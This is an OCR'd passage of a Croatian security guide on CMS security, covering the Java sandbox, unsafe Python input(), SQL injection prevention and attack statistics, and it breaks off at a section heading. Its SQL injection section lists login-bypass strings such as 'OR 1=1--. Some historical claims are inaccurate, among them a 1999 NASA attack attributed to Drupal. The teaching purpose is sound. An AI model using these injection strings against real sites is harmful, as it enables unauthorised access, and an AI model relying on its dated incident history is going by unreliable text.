
Java pruža mogućnost izvršavanja sadržaja preko preglednika s ugrađenim prevoditeljem i Java Runtime bibliotekama. U ovakvom modelu, postoje tri osnovna sloja: sam programski jezik Java, standardni skup Java biblioteke i web preglednik. Sigurnost sustava ovisi o sigurnosti svake pojedine komponente.

3.2.1. Sandbox model

Sigurnost Java programskog jezika uvelike se oslanja na model *sandbox* koji omogućava definiranje granica okruženja kojem određeni program ima pristup. Spomenuta komponenta odgovorna je za zaštitu brojnih resursa na raznim razinama. Slika 7 prikazuje razne dijelove sustave kojima korisnik ima pristup:

- lokalna memorija,
- datotečni sustav,
- web poslužitelj, preko pokrenutih appleta,
- podatkovni tok kroz cijeli model.

Navedene komponente treba zaštititi na odgovarajuće način kako bi se osigurala sigurnost cijelog sustava.



Slika 7. Dijelovi sustava kojima korisnik ima pristup

Primjeri *sandbox* modela:

1. Minimalni *sandbox* (dovoljno za pokretanje programa) - program može pristupiti CPU, zaslonu, tipkovnici i mišu te ima vlastitu memoriju.
2. *Default sandbox* – program ima pristup CPU, vlastitu memoriju te pristup web poslužitelju sa kojeg je učitan.
3. Prošireni *sandbox* - Program ima pristup CPU, vlastitu memoriju i web poslužitelj te skupinu resursa specifičnih za njega.
4. Otvoreni tip *sandbox* modela – program ima pristup svim resursima kojima poslužitelj ima pristup.

Dodjela odgovarajućeg *sandbox* modela ovisi o razini povjerenja koja je dodijeljena određenom programu.

Prednost korištenja opisanog modela je svakako u tome što utjecaj zlonamjernog programa ostaje u definiranim granicama. Problem je ako su granice postavljene na neodgovarajući način, tj. ako se određenom programu dodjeli neodgovarajući stupanj povjerenja. Tada takav program može uzrokovati stanje uskraćivanja usluga (eng. Denial of Service) na sustavu, kao i niz drugih nepogodnih situacija (prepisivanje memorije, pristup proizvoljnim datotekama i sl.).

3.2.2. SecurityManager i Java API

Klasa *SecurityManager* omogućava podešavanje sigurnosne politike za pojedinu aplikaciju. Java API osiguravaju sigurnosnu politiku slanjem upita klasi *SecurityManager* kako bi dobili ovlasti za određenu akciju. Na taj način uklonjena je mogućnost da API učini nešto što bi moglo biti potencijalni rizik sigurnosti. Za svaku nesigurnu akciju postoji metoda koja definira da li je ta radnja dopuštenja u *sandbox* modelu.

Klase Java API-ja provjeravaju prava prije:

- prihvaćanja veze s poslužiteljem,
- promijene dretve,
- otvaranja veze s poslužiteljem,
- kreiranja novog *classloader* objekta (objekt zadužen za učitavanje klasa),
- brisanja određene datoteke,
- kreiranja novog procesa,
- završavanja rada neke aplikacije,

- učitavanja biblioteke s *native* metodama (Java metode čija je implementacija napisana u nekom drugom programskom jeziku kao npr. C programskom jeziku),
- čekanja veze na određenom priključku,
- učitavanja klase s posebnim paketom,
- prihvaćanja i promijene pravila te
- čitanja i pisanja u posebne datoteke.

Budući da Java API uvijek provjere prava prije izvođenja bilo koje prethodno navedene akcije, ne mogu izvesti akciju koja je zabranjena u sigurnosnoj politici. Zbog toga, pogreška u konfiguraciji sigurnosne politike, koju korisnik može sam definirati, može rezultirati razotkrivanjem određenih informacija, kao i izvođenjem određenih akcija koje trebaju biti zabranjene.

Također, postoje područja o kojima sigurnosna politika ne vodi računa, a mogu dovesti do sigurnosnih problema. Dva takva područja su:

- dodjeljivanje memorije,
- stvaranje dretvi.

Iskorištavanjem ovih nedostataka napadači mogu uzrokovati DoS (eng. Denial of Service) stanje, jer *SecurityManager* ne dopušta postavljanje ograničenja na dodjeljivanje memorije i stvaranje dretvi.

Primjeri appleta koji mogu prouzročiti opisane probleme:

- appleti koji šalju neovlaštene poruke elektroničke pošte sa korisničkog računala,
- appleti koji stvaraju neugodne tonove čak i nakon napuštanja određene web stranice,
- appleti koji prikazuju slike ili animacije.

3.2.3. Biblioteke

Java biblioteke su sastavljeni dijelovi izvornog koda (okteta), a razvijene su od strane JRE kao podrška za razvoj aplikacija u Java programskom jeziku. Standardno Java Runtime okruženje dolazi sa mnogo raznih korisnih biblioteka, pružajući pristup datotečnom sustavu, pristup mreži te razne alate. Ispravna specifikacija biblioteka je od iznimne važnosti.

Vrste biblioteka su:

1. Jezgrene biblioteke koje obuhvaćaju:
   - skupinu biblioteka koje provode strukturiranje podataka (liste, rječnici, grupe i sl.),
   - biblioteke za XML obradu (raščlanjivanje, transformacija, provjera),
   - biblioteke za sigurnost i
   - biblioteke za lokalizaciju.
2. Integracijske knjižnice, koje dopuštaju programeru da komunicira sa vanjskim sustavima, a uključuju:
   - JDBC (eng. Java Database Connectivity) API za pristup bazama podataka,
   - JNDI (eng. Java Naming and Directory Interface) za traženje i otkrivanje, i
   - RMI i CORBA za razvoj distribuiranih aplikacija.
3. Biblioteke korisničkog sučelja, koje obuhvaćaju:
   - AWT (eng. Abstract Windowing Toolkit) koja pruža GUI komponente i sredstva za rukovanje događajima iz tih komponenti,
   - *Swing* biblioteke, koje se temelje na AWT (eng. Abstract Windowing Toolkit) i
   - API za audio snimanje, obradu i reprodukciju.

Kako je prikazano, biblioteke su zadužene za razne važne procese u radu samog sustava. Zbog toga je vrlo važna njihova pravilna specifikacija, kao i svakodnevno održavanje. Jedan od najčešćih sigurnosnih problema javlja se zbog zastarjelih inačica biblioteka pa se stoga savjetuje redovito preuzimanje ažuriranih inačica.

3.3. Programski jezik Python

Python je dinamički objektno orijentiran programski jezik koji se može koristiti za razvoj mnogih vrsta programa. Pruža snažnu potporu za integraciju s drugim jezicima i alatima, a dolazi s opsežnim skupom standardnih biblioteka. Dostupan je za sljedeće sustave: Windows, Linux/Unix, Mac OS X, OS/2, Amiga, Palm Handhelds i Nokia mobilne telefone, a može biti pokrenut i na Java i .NET virtualnim strojevima.

Programski jezik Python također donosi mnoga pogodna svojstva pri razvoju aplikacija, ali nepravilno rukovanje može izazvati razne sigurnosne rizike.

3.3.1. Korisnički unosi

Prilikom stvaranja funkcija koje primaju korisničke podatke, potrebno je voditi računa o odgovarajućoj zaštiti. To znači da treba osigurati podatke poslužitelja kako ih korisnik ne bi mogao dohvatiti. Jedan od načina koji može pomoći rješavanju problema moguće je primijeniti već u fazi programiranja. Programeri trebaju koristiti funkciju *raw_input* umjesto funkcije *input* svaki put kada zahtijevaju unos podataka. Razlog tome je što funkcija *input* učita podatke interpretirajući ih preko naziva, a rezultat sprema u ciljanu varijablu. Znači, prilikom korištenja te funkcije, osim što se pretpostavlja da korisnici znaju sintaksu programskog jezika Python, otvaraju se mogućnosti za ugrožavanje sigurnosti.

Primjer:

```
Something = "your toes"
Secret = "I have ten of them"

value = input("Please enter your age ")
print "You are",value,
print    "and    you    have    a    secret
about",Something
```

Napadač može lako saznati korištene varijable na slijedeći način:

```
earth-wind-and-fire$ python dain
Please enter your age dir()
You     are     ['Secret',     'Something',
'__builtins__',
'__doc__',  '__file__', '__name__']
and you have a secret about your toes
earth-wind-and-fire:$ python dain
Please enter your age Secret
You are I have ten of them
and you have a secret about your toes
earth-wind-and-fire:$
```

Prilikom prvog pokretanja napadač saznaje imena definiranih varijabla, a nakon drugog može pročitati njihovu vrijednost.

3.3.2. Biblioteke

Python programski jezik ima veliku skupinu standardnih biblioteka, koja pruža alate prilagođene za mnoge zadaće. To je ujedno i jedna od najvećih prednosti navedenog jezika. Moduli u

standardnim bibliotekama mogu biti prošireni s prilagođenim modulima pisanim u programskim jezicima C ili Python.

Standardna biblioteke su osobito dobro dizajnirane za rukovanje web aplikacijama koje se suočavaju s velikim brojem standardnih formata i protokola (kao što su MIME i HTTP). Uključeni su i moduli za:

- izradu grafičkog korisničkog sučelja,
- povezivanje s relacijskim bazama podataka i
- upravljanje regularnim izrazima.

Budući da biblioteke služe za upravljanje raznim važnim događajima, potrebno je pravilno specificirati njihovo ponašanje. Nepravilno konfigurirane i zastarjele biblioteke mogu dovesti do raznih sigurnosnih nedostataka.

3.3.3. Nesigurni moduli

Posebno nesigurni moduli kod programskog jezika Python su „imageop“ moduli. Navedeni moduli služe za obradu slika, a sadrže razne ozbiljne nedostatke vezane uz pojavu prepisivanja spremnika što napadaču omogućuje rušenje sustava.

Osim opisanog, razni propusti se pronalaze i u radu funkcija *os.kill()*, *os.chown()*, *os.unlink()* za rukovanje dretvama, a pružaju nemogućnost upravljanja dretvama na određeni način.

4. Savjeti za povećanje sigurnosti i funkcionalnosti

4.1. Sigurnost

Postoje razni napadi na web stranice koje sadrže CMS sustave zahvaljujući pogrešnoj konfiguraciji određenih komponenti, slabim lozinkama te raznim ranjivostima u komponentama sustava. Jedan od osnovnih načina napada je upravo napad umetanjem SQL nizova (eng. SQL injection).

Ostali napadi na web stranice:


- krađa sjednica,
- XSS (eng. Cross Site Scripting) napad,
- CSRF (eng. Cross Site Request Forgery) napad,
- blind SQL injection napad.

4.1.1. SQL injection napad

Budući da CMS sustavi sadrže SQL baze podataka sa sadržajem, korisničkim ID brojevima, postavkama i sl., vrlo je važno osigurati njihovu zaštitu. Pristup navedenim resursima omogućuje napadaču povećanje ovlasti te razotkrivanje osjetljivih podataka (poput korisničkih imena i lozinki).

Kada korisnik definira zahtjev, on tvori upit bazi podataka, koja odgovara na upit bez obzira da li on dolazi od legitimnog korisnika ili napadača, tj. baza podataka nikako ne može znati da li je upit zadao zlonamjerni ili legitimni korisnik. Programeri često konstruiraju kod na način da ne prate ovu vrstu napada.

Napad umetanjem SQL niza označava slanje SQL nizova bazi podataka na mjestima za unos korisničkih podataka koji se ne filtriraju. Scenarij napada prikazuje slika 8. Većina ovakvih napada se temelji na dvije stvari. Prvo, programeri rade pogreške prilikom programiranja ili upotrebljavaju već napisan kod koji ima nedostatke. Drugi problem je nedovoljna provjera korisničkih podataka, što označava veliko povjerenje prema korisnicima. Korisnički unosi bi se uvijek trebali provjeravati i to na način da se provjerava oblik, duljina i doseg ulaznog niza.



Slika 8. SQL *injection* napad

Slijedi primjer provjere SQL ranjivosti na stranicama sa Joomla! sustavom.

Potrebno je provjeriti ulazne podatke koristeći "Single Quotes", kako je prikazano ispod:

```
howdy' OR 1=1- -
```

Ova popularna metoda se ponekad koristi u obliku URL adresa i može se vidjeti dodana na INDEX.PHP ako se korisnik logira na slijedeći način:

```
/index.php?id=howdy' OR 1=1 - -
```

Također je moguće koristiti neku od navedenih metoda:

```
' OR 1=1 - -
" OR 1=1 - -
'OR 'x'='x
```

Dodatne informacije o *SQL injection* napadu dostupne su na web stranici:

http://us3.php.net/manual/en/security.database.sql-injection.php.

4.1.2. Sprječavanje *SQL injection* napada

Postoji nekoliko metoda koje se mogu iskoristiti kako bi se spriječio napad umetanjem SQL nizova, a to su:

- Programeri trebaju uvijek koristiti provjeru tipa, duljine, oblika i dosega podataka koje unose korisnici, pazeći na sve zlonamjerne unose koji mogu biti umetnuti u upite.
- Ne treba donositi nepravilne pretpostavke u vezi korisničkih unosa, što znači da ne treba pretpostaviti da korisnik neće pokušati učitati druge tipove datoteka u polje za unos slikovnih datoteka. Tada je potrebno definirati tipove datoteka koje sustav prihvaća.
- Potrebno je definirati ponašanje sustava prilikom učitavanja naredbi DROP TABLE i INSERT u poljima za unos teksta.
- Označiti najveću i najmanju veličinu datoteka koje se mogu učitati u određena polja. Ovom akcijom može se spriječiti pojava prepisivanja memorije.
- Potrebno je provjeravati sadržaj te odbaciti vrijednosti koje sadrže binarne podatke, znakove komentara te *escape* nizova.
- Ne učitavati korisničke podatke izravno nego definirati korisničko sučelje.
- Dodijeliti korisnicima samo najnužnija prava na web stranicama.
- Ne stvarati veze s bazom podataka kao administrator ili vlasnik baze podataka.

4.1.3. Ostali savjeti za povećanje sigurnosti CMS sustava

Slijede određene metode koje pomažu u zaštiti CMS sustava:

- Praćenje zlonamjernih programa te provjera ranjivosti sustava – Praćenjem razvoja zlonamjernih programa može se osigurati odgovarajuća zaštita sustava. Također potrebno je provjeriti sustav zbog novih ranjivosti kako bi se nedostaci otkrili i ispravili.
- Pažljiv odabir CMS sustava – Prilikom izgradnje stranica potrebno je paziti na odabir CMS sustava. Npr. sustavi poput Joomla! i Drupal sustava su česta meta napadača, ali i s druge strane sigurnosni propusti se znatno brže ispravljaju pa treba „samo“ pripaziti na redovitu primjenu novih zakrpi.

- Pravilno i stalno korištenje dodataka i nadogradnje – Pravilno podešavanje dodataka ključno je za ispravan rad CMS sustava. Također, korištenje odgovarajuće nadogradnje ne osigurava potpunu zaštitu sustava, ali pruža zaštitu od poznatih ranjivosti.
- Izbjegavati samostalno podešavanje postavki – Samostalno podešavanje postavki sustava može dovesti do pojave novih sigurnosnih nedostataka. Zbog toga korisnik mora znati što smije promijeniti i koje posljedice to donosi.

4.2. Tehnike za poboljšanje funkcionalnosti

Problem: Korisničko sučelje ne omogućava suradnicima postavljenje sadržaja.

Moguće rješenje: Pokušati prilagoditi korisničko sučelje da bi omogućilo postavljenje određenih informacija (poput teksta, slika, naslova i sl.),

Problem: Sinkroni chat (pojam se odnosi na komunikaciju korisnika u stvarnom vremenu, npr. preko kratkih poruka) nije dostupan na korisničkom zaslonu.

Moguće rješenje: Ako je potrebno korištenje sinkronog chat-a, treba preuzeti neki dostupni program (popis dostupan na web stranici http://www.ebility.com/links/chat.php). Ipak, savjetuje se izbjegavanje sinkronog chat-a za komunikaciju. Umjesto toga preporuča se korištenje asinkronog chat-a ili suradnje preko poruka elektroničke pošte.

Problem: Nepravilan rad određenih funkcija temeljenih na pokretima miša (eng. mouse-dependent functions) poput onih koje se pronalaze u *online* kvizovima te kalendarima.

Moguće rješenje: Ako funkcionalnost nije presudna, što znači da ne uzrokuje rušenje stranice ili određenih elemenata, potrebno ju je onemogućiti ili ukloniti. Ako je presudna za ispravno funkcioniranje, savjetuje se primjena nekih od dostupnih programa ili web stranica.

Problem: Neki CMS sustavi koriste okvire kako bi prikazali sadržaj, a tim okvirima često nedostaju naslovi te otežavaju kretanje po web stranicama.

Moguće rješenje: Ako je moguće urediti imena okvira potrebno je to i učiniti. Također, kada je to moguće, potrebno je ograničiti broj okvira s kojima korisnik dolazi u kontakt. Osim toga, kada postoji poveznica u okviru, potrebno je osigurati njeno prikazivanje u istom okviru priliko posjećivanja. Ako to nije moguće, potrebno je obavijestiti korisnika o otvaranju u drugom okviru ili prozoru.

Problem: Mnogi CMS sustavi intenzivno koriste neke vrste dokumenata koji nisu HTML tipa (npr. PDF, MS Word, PowePoin i sl.).

Moguće rješenje: Osigurati da su navedeni tipovi dokumenata dostupni na pravilan način. Pogledati slijedeće dokumente:

- Word: http://ncdae.org/tools/factsheets/word.cfm,
- PowerPoint: http://ncdae.org/tools/factsheets/powerpoint.cfm,
- PDF: http://ncdae.org/tools/factsheets/pdf.cfm.

Problem: Mnogi CMS sustavi pružaju nepotrebne značajke pristupa kao što su brojni ključevi pristupa, predugi nazivi elemenata, skriveni tekst i sl.

Moguće rješenje: Ukloniti sve nepotrebne funkcionalnosti ili ih prilagoditi na odgovarajući način.

5. Statistički podaci o sigurnosti CMS sustava

5.1. Primjeri napada na poznate CMS sustave

13. kolovoza 2007. izveden je napad na web stranicu Ujedinjenih Naroda (eng. United Nations), koja koristi Joomla! CMS sustav. Napadači su izveli napad umetanjem SQL izraza (eng. SQL injection) te tako zamijenili dio sadržaja onereñenih poruka.


Još jedan napad na spomenutu web stranicu dogodio se 22. travnja 2008., kada su napadači izveli napad umetanjem JavaScript koda (eng. JavaScript injection). Prilikom posjete stranici, zlonamjerni kod učita datoteku nazvanu „1.js“ (preko poveznice http://www.nihao[removed].com) te preusmjerava korisnika na „1.htm“. Nakon učitavanja, datoteka pokušava izvesti 8 različitih napada kako bi se postiglo pokretanje proizvoljnog programskog koda.

26. veljače 2008. na web stranicu fakulteta Harvard izveden je napad umetanjem SQL nizova. Navedena web stranica također koristi Joomla! CMS sustav. Napadači su iskoristili ranjivosti CMS sustava kako bi pristupili podacima, što se moglo spriječiti uporabom kriptografije nad osjetljivim podacima.

Osim napada na web stranice koje imaju ugrađene Joomla! CMS sustave, napadači su izveli razne napade na web stranice koje koriste ostale CMS sustave.

23. studenog 1999. zlonamjerni napadač izveo je napad na web stranicu organizacije NASA, koja koristi Drupal CMS sustav. Napadač je iskoristio propuste za koje su administratori trebali znati te onemogućiti izvođenje napada.

18. listopada 2008. napadači su podmetnuli lažne poruke elektroničke pošte koje su izgledale kao da su poslane od strane obavještajne službe FedEx, web stranice koja također koristi Drupal CMS sustav. Poruke su prenosile obavijest o nemogućnosti isporuke određenih paketa te privitak koji bi trebao ispraviti nedostatak kako je prikazano na slici 9. Preuzimanjem i raspakiravanjem „invoice.zip“ datoteke korisnik bi zapravo preuzeo Trojanskog konja.



Slika 9. Modificirana poruka elektroničke pošte

5.2. Izvješća o napadima na CMS sustave

Sigurnost CMS sustava najbolje prikazuju statistički podaci o napadima koje pružaju razne istraživačke grupe. U nastavku je prikazano izvješće CMS Watch udruge te stručnjaka iz Drupal razvojnog tima. Također, dan je prikaz analize CMS sustava iz perspektive korisnika radi usporedbe rezultata.

5.2.1. Izvješće o CMS sigurnosti CMS Watch organizacije

U CMS izvješću, dostupno na web stranici: http://www.cmswatch.com/CMS/Report/, CMS Watch organizacija donosi sljedeće zaključke:

- CMS pružatelji usluga temeljeni na .NET su uspješni (Sitecore, Ektron, Telerik i DotNetNuke platforma).
- Sve više CMS distributera usmjerava svoj rad na upravljanje interaktivnošću i isporuku dinamičke stranice, dok korisnici zahtijevaju pristupačan kod i poboljšane usluge pretraživanja, kao i SEO podršku.
- Neki CMS distributeri obnavljaju naglasak na vertikalna rješenja (primjeri: Vignette Media – rješenje dizajnirano za TME; Ingeniux i PaperThin fokusirani na edukaciju).
- Nekoliko dobavljača uspjelo je samostalno ponuditi usluge na novim tržištima nudeći kombinaciju značajka proizvoda i marketinških strategija.
- Prodaja svih CMS alata teče poprilično dobro, iako neki distributeri nisu imali nove proizvode ili nadogradnju kroz sve godine rada.
- Potraga za CMS sustavima se ubrzano razvija, a sve više korisnika traži značajke poput personalizacije.

5.2.2. Drupal izvješće o sigurnosti CMS alata


11. travnja 2007. sigurnosni tim zadužen za razvoj Drupal alata izdao je izvješće o sigurnosti CMS sustava. Tim je usporedio značajke raznih popularnih alata za izgradnju CMS sustava. Prilikom analize svojstava, stručnjaci su usporedili značajke jezgre i dodataka svakog ispitivanog alata. Alati koje su ispitali:

- Drupal,
- Mambo,
- Plone and Zope,
- eZ publish,
- Typo3,
- Cms Made Simple,
- Xoops,
- Postnuke
- Joomla.

Od svih alata, najavljen je najveći broj nedostatka u Drupal sustavu, gdje su pronađena 3 sigurnosna nedostatka. Ostali CMS sustavi sadržavali su maksimalno jednu ranjivost u jezgrenom dijelu sustava.

Što se tiče sigurnosti dodataka, primjećuje se najveći broj nedostataka kod dodataka za Xoops (14 sigurnosnih problema) i Drupal (11 sigurnosnih problema). Nešto veći broj ranjivosti javlja se i kod dodataka CMS sustava Mambo, gdje je pronađeno čak 9 sigurnosnih nedostataka. Od ostalih CMS sustava probleme pokazuju još samo Joomla i Postnuke.

Grafički prikaz opisanih problema dan je na slici 10.



Slika 10. Drupal izvješće

5.3. Izvješće korisnika

18. veljače 2007. Jon Stahl, direktor web rješenja u ONE/Northwest objavio je rezultate vlastite analize sigurnosti CMS sustava. Prateći objavljene propuste kod određenih CMS sustava, Jon Stahl je dobio pregled učestalosti ranjivosti na određenim sustavima i programskim jezicima. Slika 11 prikazuje odnos ranjivosti kroz 2006. i 2007. godinu prema njegovoj analizi.

Kao i 2006. godine, Plone (3 nedostataka), Zope (16 nedostataka) i Python (18 nedostataka) u 2008. godini imaju zabilježen poprilično nizak broj sigurnosnih nedostataka što ukazuje na nisku razinu pojavljivanja novih problema. Također, kroz ovo istraživanje Rails (okruženje koje omogućava izgradnju web aplikacija pomoću raznih baza podataka) CMS sustav pokazuje vrlo dobre značajke sigurnosti (samo 2 nova nedostatka).


Jedna od stvari koja je poprilično zabrinjavajuća je veliki rast ranjivosti PHP programskog jezika. Godine 2006. otkriveno je 1258 ranjivosti u radu PHP programskog jezika. Slijedeće godine pronađeno je gotovo 2271 ranjivost.

Osim toga, primjećuje se porast nedostataka slijedećih CMS sustava:

- Drupal,
- Mambo,
- Joolma!.

Većina ranjivosti tih sustava je pronađena u nekom od modula, a ne u samoj jezgri sustava.

Prema rezultatima analize može se zaključiti kako se može osigurati bolja zaštita CMS sustava izbjegavanjem modula koji nisu nužni za rad (npr. kalendari, brojači posjeta i sl.).



Slika 11. Rezultati analize korisnika

6. Očekivanja u budućnosti

Razvoj CMS sustava od same pojave odvijao se velikom brzinom. Također, raznolikost funkcionalnosti koje su „novi" sustavi pružali postajala je sve veća i veća. Zahvaljujući tome primjećuje se veliki napredak u pružanju usluga CMS sustava, što u konačnici rezultira konstantnim povećanjem broja korisnika koji takve sustave koriste.

Budući da je većina CMS sustava otvorenog koda i izdana pod GLP licencom, omogućen je lakši i bolji razvoj samih sustava. U razvoju sustava mogućnost sudjelovanja imaju i krajnji korisnici.

Sve te osobine ukazuju na svijetlu budućnost CMS sustava, a neke od značajki koje se očekuju u budućim CMS sustavima su:

- Ponovna uporaba sadržaja – CMS sustavi će imati mogućnost izmjene postojećeg sadržaja i stvaranje novoga na temelju postojećega na način da izgleda kao da je to učinio sam korisnik.
- Integracija – CMS sustavi će biti kompatibilni sa popularnim *online* aplikacijama kako bi se osigurale brže i bolje usluge. Neki od novih značajki koji pridonose ovomu su korištenje Ajax tehnika i API-ja.
- Brže stvaranje sadržaja – sadašnji sustavi poboljšat će funkcionalnost primjenom stečenih znanja.
- Poboljšanje komunikacije – kako komunikacija zauzima važno mjesto u današnjem Internet svijetu, CMS sustavi pokušat će poboljšati njezine performanse.

6.1. Očekivanja sa razine sigurnosti

